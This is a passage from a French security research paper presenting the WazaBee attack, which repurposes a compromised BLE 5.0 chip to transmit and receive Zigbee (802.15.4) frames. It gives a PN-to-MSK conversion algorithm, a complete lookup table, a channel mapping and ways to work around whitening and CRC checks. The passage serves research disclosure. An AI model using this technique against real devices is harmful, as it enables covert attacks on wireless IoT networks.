


Fig. 7. Représentation temporelle d'un signal modulé en *QPSK* et des étapes intermédiaires nécessaires à sa construction

Cependant, cet exemple permet de mettre en évidence certains inconvénients liés à ce type de modulation. En effet, le diagramme de constellation présenté en figure 6 indique deux transitions diagonales, traversant les deux axes à l'origine. Ces transitions sont problématiques car elles peuvent

être amenées à générer de fortes variations d'amplitude du signal lors des sauts de phase de $\pm\pi$. De même, des sauts de phase brusques impliquent une bande passante plus importante.

L'*O-QPSK* résout en partie cette problématique : le principe est très similaire à la *QPSK*, mais la composante en quadrature est décalée temporellement de T_b par rapport à la composante en phase. Ainsi, cela a pour effet de supprimer les transitions de phase de $\pm\pi$ comme illustré dans le diagramme de constellation de la figure 8 : les composantes étant modifiées alternativement, les sauts de phase possibles sont limités à $\pm\frac{\pi}{2}$ (une transition de $\pm\pi$ de la *QPSK* correspondra à deux transitions successives de $\pm\frac{\pi}{2}$ avec l'*O-QPSK*).




Fig. 8. Représentation I/Q d'une *O-QPSK*

La représentation temporelle des signaux générés par cette modulation (consultable en figure 9) illustre une dernière problématique : on observe un certain nombre de discontinuités de phase, qui ont pour effet d'entraîner l'utilisation d'une bande passante plus importante.

En conséquence, la norme 802.15.4 prévoit l'utilisation d'une impulsion de mise en forme semi-sinusoïdale pour la formation des séquences d'impulsions $I(t)$ et $Q(t)$ à partir du message à moduler : chaque chip à 1 est modulé par une semi-sinusoïde positive et chaque chip à 0 par une semi-sinusoïde négative, comme présenté en figure 10.

Cette modification a pour effet de remplacer les sauts de phases brusques des modulations précédentes par des sauts de phases continus, évoluant linéairement durant la période d'un chip T_b : la phase instantanée du signal modulé devient donc continue en fonction du temps et l'amplitude du signal reste quant à elle constante. Ainsi, à chaque instant d'échantillonage, il n'y a que deux transitions possibles vers l'état suivant :




Fig. 9. Représentation temporelle d'un signal modulé en *O-QPSK* et des étapes intermédiaires nécessaires à sa construction




Fig. 10. Représentation temporelle des séquences d'impulsions semi-sinusoïdales

$+\frac{\pi}{2}$ et $-\frac{\pi}{2}$. La transition à emprunter dépend de la valeur du bit, si l'on est en train de moduler un bit pair ou impair et de l'état actuel : par exemple,

si l'état de départ correspond au symbole 11 et qu'on désire moduler un bit impair à 1, on empruntera la transition vers l'état 01, provoquant une augmentation linéaire de $+\frac{\pi}{2}$ de la phase instantanée durant la période T_b. Le diagramme de constellation ainsi qu'un exemple d'application de cette modulation sur le début d'une séquence PN sont présentés en figure 11.




Fig. 11. Représentation I/Q de la modulation *O-QPSK* mise en forme par une impulsion semi-sinusoïdale

La spécification de la norme 802.15.4 indique un débit de données de 2 Mchips/s dans la bande 2.4 à 2.5 GHz, ce qui correspond donc à $T_b = 5 \times 10^{-7} s$. En conséquence, le débit correspondant aux bits formant la *PPDU* avant substitution par les séquences PN correspond à 250 kbits/s. La fréquence de la porteuse (aussi appelée fréquence centrale) est, quant à elle, dépendante du canal de communication utilisé. La norme 802.15.4 propose en effet l'utilisation de 16 canaux de communication, numérotés de 11 à 26 et occupant chacun une largeur de bande de 2 MHz. Deux canaux consécutifs sont espacés de 3 MHz. La relation suivante relie la fréquence centrale f_c au numéro du canal utilisé k :

$$f_c = 2405 + 5(k - 11) \tag{12}$$

Avec :
— k le numéro de canal, compris entre 11 et 26,
— f_c la fréquence centrale du canal (en MHz).

4 Présentation de l'attaque WazaBee

Dans cette section, nous allons présenter l'attaque *WazaBee*, dont l'objectif consiste à détourner le composant radio embarqué sur une puce *BLE* afin de l'utiliser pour émettre et recevoir des trames 802.15.4 (et notamment des trames *Zigbee*). Nous commencerons par décrire le principe de l'attaque et ses fondements théoriques, puis nous listerons les différentes contraintes liées au fonctionnement légitime de la puce et les solutions à mettre en oeuvre pour les contourner.

4.1 Situation initiale

Nous considérons que l'attaquant a pu préalablement compromettre une puce capable de communiquer en *BLE* et qu'il est en mesure d'exécuter sur celle-ci un code arbitraire. Cette compromission a pu être atteinte via diverses stratégies, telles que des mécanismes d'attaque réseaux (attaque d'un processus de mise à jour *Over The Air*), des vulnérabilités propres au système embarqué de l'objet et à son firmware (*Remote Code Execution* dûe à l'exploitation d'une vulnérabilité dans le code du firmware) ou des attaques physiques autorisant le flashage du composant. Cette compromission est considérée comme une condition préalable à l'attaque *WazaBee*, et ne sera pas développée dans cet article.

4.2 Principe de l'attaque

L'intuition à la base de cette stratégie d'attaque se base sur l'existence d'une relation étroite entre les modulations utilisées par ces deux protocoles, *GFSK* et *O-QPSK*. Les sous paragraphes suivants expliquent comment on peut établir le lien entre les différentes modulations impliquées.

De la GFSK à la MSK Comme vu précédemment, la modulation utilisée par le *BLE* est une *Gaussian Frequency Shift Keying* dont l'indice de modulation m est compris entre 0.45 et 0.55. Cette dernière caractéristique est assez intéressante, car elle nous permet d'assimiler la modulation utilisée par le *BLE* à un cas particulier de la *GFSK*, nommée *GMSK* (*Gaussian Minimum Shift Keying*) avec un indice de modulation $m = \frac{1}{2}$. Le signal modulé généré par une modulation de type *GMSK* a pour caractéristique de présenter une amplitude constante ainsi qu'une phase évoluant de façon continue au cours du temps. De plus, une modulation *GMSK* est une modulation *MSK* (*Minimum Shift Keying*) dont le signal

modulant est préalablement mis en forme par un filtre Gaussien. Si nous négligeons l'effet du filtre Gaussien, on peut assimiler la modulation du *BLE* à la modulation *MSK*, qui fait varier linéairement et continûment la phase de $-\frac{\pi}{2}$ lors de la modulation d'un bit à 0 et de $+\frac{\pi}{2}$ lors de la modulation d'un bit à 1. La figure 12 illustre ce comportement par un diagramme appelé treillis de phase, représentant toutes les variations de phase possibles en fonction du temps d'une *FSK* (à phase continue) ainsi que son application à la modulation *MSK*.




Fig. 12. Treillis de phase d'une *FSK* à phase continue et d'une *MSK*

De la MSK à l'O-QPSK Comme expliqué précédemment, une *O-QPSK* mise en forme par une impulsion semi-sinusoïdale partage avec la *MSK* la propriété de conserver une amplitude constante et une phase continue. De plus, chaque bit modulé a pour effet de générer une transition continue et linéaire de la phase de $\pm\frac{\pi}{2}$. Les deux modulations *MSK* et *O-QPSK* sont donc très proches. De façon plus formelle, les travaux de [19] montrent l'équivalence théorique entre *MSK* et *O-QPSK* mise en forme par une impulsion semi-sinusoïdale, si on choisit adéquatement un codage équivalent avec la même durée de symbole $T_{s(MSK)} = T_{b(OQPSK)}$.

Du BLE au Zigbee Si on néglige l'effet du filtre gaussien (qui aura pour conséquence de rendre les transitions de phase plus progressives), on peut

donc faire l'hypothèse que la modulation du *BLE* peut être approximée par une *MSK* qui sera proche d'une modulation *O-QPSK* employé par les puces *Zigbee*.

En conclusion, on peut faire les hypothèses suivantes :

— Contrôler le message fourni en entrée d'un modulateur *GFSK* compatible avec la spécification du *BLE* devrait permettre de générer un signal modulé correspondant à une séquence binaire interprétable par un démodulateur *O-QPSK* (mis en forme par une impulsion semi-sinusoïdale) compatible avec la norme 802.15.4.

— Un message arbitraire modulé par un modulateur *O-QPSK* (mis en forme par une impulsion semi-sinusoïdale) compatible avec la norme 802.15.4 devrait générer un signal modulé correspondant à une séquence binaire interprétable par un démodulateur *GFSK* compatible avec la spécification du *BLE*.

4.3 Génération de la table de correspondance

La première problématique à résoudre consiste à établir une table de correspondance entre les séquences PN utilisées par la norme 802.15.4 (qui résultent donc d'une interprétation du signal par une modulation de phase, l'*O-QPSK* mise en forme par une impulsion semi-sinusoïdale) et leur interprétation par une modulation de fréquence de type *MSK*. A partir de cette table de correspondance, il sera alors possible de construire une séquence binaire à fournir en entrée d'un modulateur compatible avec la spécification *BLE* afin de générer un signal modulé proche de celui attendu par un démodulateur 802.15.4, mais également d'interpréter une trame 802.15.4 comme un signal modulé en fréquence et pouvant être démodulé par un démodulateur *BLE*.

Le principe de génération des séquences *MSK* équivalentes consiste à coder chaque transition de phase de l'*O-QPSK* par un 1 si elle correspond à une rotation du vecteur représentant le signal dans le plan complexe dans le sens anti-horaire (augmentation de la phase instantanée de $+\frac{\pi}{2}$) ou par un 0 si elle correspond à une rotation dans le sens horaire (diminution de la phase instantanée de $-\frac{\pi}{2}$). Si on applique ce principe de codage à l'exemple présenté en figure 11 correspondant à un début de séquence PN (1101), on obtient les étapes illustrées en figure 13.

Tout d'abord, le premier bit est un bit pair, qui correspond sur la constellation à l'état codant au symbole 11. Aucune transition de phase n'a encore été réalisée, la séquence équivalente en *MSK* est donc vide pour l'instant.




Fig. 13. Construction d'une séquence équivalente

Le prochain bit de la séquence PN étant un bit impair, on peut suivre soit la transition de $+\frac{\pi}{2}$ menant à l'état 01 (correspondant à un 1), soit la transition de $-\frac{\pi}{2}$ menant à l'état 10. Dans notre cas, la valeur du bit étant 1, on va suivre la transition $+\frac{\pi}{2}$. Celle ci correspond à une rotation de la phase dans le sens anti-horaire, qui correspond à un 1 dans le codage *MSK* équivalent. A ce stade, on a donc la séquence 11 en codage *O-QPSK* qui correspond à la séquence 1 en codage *MSK*.

Le prochain bit de la séquence PN à coder est un bit pair, correspondant à la valeur 0. On va donc suivre la transition de $+\frac{\pi}{2}$ menant à l'état 00 : cette transition correspondant à nouveau à une rotation de phase dans le sens anti-horaire, le codage *MSK* équivalent est un 1. A ce stade, la séquence 110 en codage *0-QPSK* a donc pour équivalence la séquence 11 en codage *MSK*.

Le prochain bit de la séquence PN étant un bit impair ayant pour valeur 1, la transition à suivre est la transition de $-\frac{\pi}{2}$ menant à l'état 01 : ceci a pour effet de provoquer une rotation de phase dans le sens horaire, correspondant donc à un 0 en codage *MSK*. On a donc la séquence *O-QPSK* 1101 et son équivalence en codage *MSK* valant 110.

Si on généralise ce principe de codage, on obtient l'algorithme 7. En appliquant cet algorithme aux 16 séquences PN existantes, on peut construire la table de correspondance 2. On peut également noter qu'une séquence codée en *O-QPSK* de longueur n aura pour équivalence en codage *MSK* une séquence de longueur $n-1$ étant donné que celle ci représente les transitions entre phases.

```
    Input : sequence_oqpsk[32]
    Output : sequence_msk[31]
 1: etats_pairs[4] ← {1, 0, 0, 1}
 2: etats_impairs[4] ← {1, 1, 0, 0}
 3: etat_courant ← 0
 4: i ← 1
 5: while i < 32 do
 6:     if i est impair then
 7:         if sequence_oqpsk[i] = etats_impairs[(etat_courant + 1) mod 4] then
 8:             etat_courant ← (etat_courant + 1) mod 4
 9:             sequence_msk[i − 1] ← 1
10:         else
11:             etat_courant ← (etat_courant − 1) mod 4
12:             sequence_msk[i − 1] ← 0
13:     else
14:         if sequence_oqpsk[i] = etats_pairs[(etat_courant + 1) mod 4] then
15:             etat_courant ← (etat_courant + 1) mod 4
16:             sequence_msk[i − 1] ← 1
17:         else
18:             etat_courant ← (etat_courant − 1) mod 4
19:             sequence_msk[i − 1] ← 0
20:     i ← i + 1
```

Algorithme 7. Algorithme de conversion d'une séquence PN

Bloc ($b_0b_1b_2b_3$)	Séquence PN - codage MSK ($m_0m_1 \ldots m_{29}m_{30}$)
0000	1100000011101111010111001101100
1000	1001110000001110111101011100110
0100	0101100111000000111011110101110
1100	0100110110011100000011101111010
0010	1101110011011001110000001110111
1010	0111010111001101100111000000111
0110	1110111101011100110110011100000
1110	0000111011110101110011011001110
0001	0011111100010000101000110010011
1001	0110001111110001000010100011001
0101	1010011000111111000100001010001
1101	1011001001100011111100010000101
0011	0010001100100110001111110001000
1011	1000101000110010011000111111000
0111	0001000010100011001001100011111
1111	1111000100001010001100100110001

Tableau 2. Table de correspondance des séquences PN

4.4 Contraintes

La mise en oeuvre pratique d'une telle attaque nécessite de résoudre un certain nombre de contraintes, notamment liées aux caractéristiques de la couche physique du *BLE* précédemment présentées. En pratique, notre objectif étant d'être en mesure d'implémenter des primitives de réception et d'émission de trame 802.15.4 sur une puce supportant la version 5.0 de la spécification du *BLE*, il est nécessaire d'être en mesure de contrôler les éléments suivants :

— **le débit de données :** l'attaque nécessite que la durée d'un symbole dans le codage *MSK* soit identique à la durée d'un bit dans le codage *O-QPSK*, soit $T_{s(MSK)} = T_{b(OQPSK)}$. On doit donc être en mesure de configurer le modulateur et le démodulateur utilisé par la puce pour utiliser un débit de 2 Mbits/s, identique au débit de 2Mchips/s indiqué par la norme 802.15.4.

— **la fréquence centrale :** l'attaque nécessite que la fréquence centrale du canal *BLE* utilisé corresponde à celle d'un canal *Zigbee*.

— **les données en entrée du modulateur :** afin d'implémenter une primitive d'émission, il est nécessaire de pouvoir contrôler (directement ou indirectement) les données transmises au modulateur de la puce, afin de pouvoir fournir les séquences PN codées en *MSK*.

— **les données en sortie du démodulateur :** afin d'implémenter une primitive de réception, il est nécessaire de pouvoir détecter la

réception d'une trame 802.15.4 et de pouvoir récupérer (directement ou indirectement) les données en sortie du démodulateur de la puce.

Contrôler le débit de données est relativement trivial depuis l'introduction d'un nouveau mode *LE 2M* pour la couche physique du *BLE*. Cette modification a été introduite dans la version 5.0 de la spécification, et autorise notamment l'usage d'un débit de données de 2Mbits/s, ce qui correspond parfaitement à nos besoins. Il devrait donc être possible de résoudre cette première contrainte sur toute puce implémentant la version 5.0 de la spécification *Bluetooth*.

La seconde contrainte concerne le contrôle de la fréquence centrale : il est en effet nécessaire de pouvoir sélectionner la fréquence en fonction du canal *Zigbee* visé par l'attaque. Plusieurs solutions peuvent être mises en oeuvre pour résoudre cette problématique selon la permissivité de la puce et de l'API fournie. En effet, la plupart des puces étudiées supportant le *BLE* dans sa version 5.0 permettent de choisir arbitrairement une fréquence dans la bande 2.4 à 2.5GHz, dans ce cas il est donc possible de fournir directement la fréquence centrale du canal *Zigbee* visé. Si la puce n'autorise pas une telle fonctionnalité, il est alors possible de sélectionner un canal *BLE* dont la fréquence centrale correspond à un canal *Zigbee* : on n'aura alors accès qu'à un sous ensemble des canaux *Zigbee* existants, ceux correspondant à un canal défini par la spécification Bluetooth. Les canaux concernés sont indiqués dans le tableau 3. Ce détournement des canaux *BLE* est rendu possible car les canaux *Zigbee* comme *BLE* ont les même caractéristiques (2MHz de largeur de bande) et car le mode *LE 2M* autorise l'usage des canaux de données comme canaux d'*advertising* secondaires, autorisant ainsi une émission ou réception «directe» sur le canal grâce au mode *advertising* (le mode connecté implémente en effet un algorithme de *channel hopping* qui complique énormément cette stratégie d'attaque).

Canaux *Zigbee*	Canaux *BLE*	fréquence centrale (f_c)
12	3	2410 MHz
14	8	2420 MHz
16	12	2430 MHz
18	17	2440 MHz
20	22	2450 MHz
22	27	2460 MHz
24	32	2470 MHz
26	39	2480 MHz

Tableau 3. Table de correspondance entre les canaux *Zigbee* et les canaux *BLE*

La troisième contrainte est de pouvoir contrôler les données qui vont être fournies en entrée du modulateur de la puce : il est en effet nécessaire de pouvoir fournir une succession arbitraire de séquences PN (codées en *MSK*) pour pouvoir construire une primitive d'émission. La principale difficulté ici est liée au *whitening*, qui va appliquer un algorithme de transformation sur les données à transmettre, modifiant ainsi la trame avant sa modulation. Certaines puces permettent de désactiver cette fonctionnalité, autorisant ainsi un contrôle direct sur les bits transmis au modulateur. Cependant, même en l'absence d'une telle possibilité, l'algorithme de *whitening* est réversible car basé sur un simple registre à décalage à rétroaction linéaire : il est donc possible de construire une séquence de bits qui, une fois la transformation appliquée, corresponde aux séquences PN, en appliquant au préalable l'algorithme de *dewhitening* sur les séquences à transmettre.

Dans ces deux cas, la suite de séquences PN à transmettre pour générer la trame 802.15.4 attendue pourra être encapsulée dans la charge utile d'un paquet *BLE*, par exemple dans les données d'*advertising* (le mode *LE 2M* autorisant la transmission de paquets d'*advertising* de grande taille, dont la charge utile peut faire jusqu'à 255 octets).

La quatrième contrainte est déterminante pour construire une primitive de réception : il faut être en mesure de détecter une trame 802.15.4, mais également de pouvoir la récupérer et la décoder pour retrouver les symboles correspondant aux séquences PN. Il est possible de détecter une telle trame en configurant l'*Access Address* de la puce *BLE* : en effet, celle-ci sert généralement de motif pour détecter une trame *BLE* légitime. Dès lors, il est possible de fournir comme *Access Address* la séquence PN (codée en *MSK*) correspondant au symbole 0000, afin de détecter le préambule d'une trame 802.15.4 (pour rappel, celui ci est composé de 4 octets nuls, soit 8 symboles 0000). Il sera alors nécessaire de désactiver la vérification d'intégrité, car les trames 802.15.4 ne seront pas des trames *BLE* valides (la puce doit impérativement autoriser cette désactivation pour qu'une primitive de réception puisse être implémentée) et de configurer la taille de trame à la taille maximale disponible. A ce stade, la problématique du *dewhitening* se pose exactement de la même manière qu'à la contrainte précédente : il doit être dans l'idéal désactivé, et si ce n'est pas possible il faudra appliquer un algorithme de *whitening* correctement configuré sur la trame pour récupérer les vrais bits produits en sortie du démodulateur. La conversion vers les symboles *Zigbee* d'origine peut être réalisée très simplement en utilisant *la distance de Hamming*. Ainsi, pour tout paquet reçu, on peut séparer ce paquet en blocs de 31 bits et pour chaque bloc,

on utilise la distance de Hamming afin de retrouver à quelle séquence PN codée en *MSK* (elles sont indiquées dans la table 2) correspond le mieux le bloc reçu. L'utilisation de la distance de Hamming permet ici de contourner deux difficultés : des erreurs de bits provoquées par l'approximation que nous avons présenté précédemment, mais également des interférences dûes au canal, pouvant générer des *bitflips* durant la transmission.

On peut noter que l'équivalence de la modulation *O-QPSK* mise en forme par une impulsion semi-sinusoïdale et de la modulation *MSK* devrait en théorie permettre une attaque pivot «symétrique» de détournement de puces *Zigbee* pour attaquer le protocole *BLE*. Cependant, cette stratégie semble particulièrement difficile à mettre en oeuvre, car la pile protocolaire *Zigbee* nous empêche de contrôler finement les données en entrée du modulateur 802.15.4 ou en sortie du démodulateur, principalement en raison de la fonctionnalité de *Direct Sequence Spread Spectrum*, qui effectue l'opération de transformation des symboles aux sequences de chips. Il serait nécessaire de pouvoir contrôler directement l'entrée du modulateur et récupérer la sortie du démodulateur, ce qui ne nous semble pas facilement réalisable en l'état actuel des équipements déployés.

La figure 14 présente une vue d'ensemble du fonctionnement des primitives de réception et d'émission, ainsi que les éléments de configuration nécessaires à l'implémentation de la stratégie d'attaque.

5 Expérimentations

L'attaque *WazaBee* a été implémentée en tant que preuve de concept sur deux puces de constructeurs différents, le *nRF52832* de *Nordic SemiConductors* et le *CC1352-R1* de *Texas Instruments*. Dans cette section, nous nous proposons de décrire succinctement les implémentations réalisées, puis de présenter les expériences menées pour évaluer notre stratégie d'attaque.

5.1 Implémentation sur le nRF52832

La première implémentation de l'attaque a été réalisée sur le chip *nRF52832*. Il nous a semblé intéressant de tester l'implémentation sur cette puce en particulier car elle offre une grande souplesse dans la configuration du composant radio associé (principalement en raison de la vulnérabilité précédemment évoquée liée au registre de sélection d'adresses) et le support du *BLE* 5.0 (et notamment la couche *LE 2M PHY*). Son *API* radio est assez proche de celle du *nRF51*, bien connu de la communauté sécurité

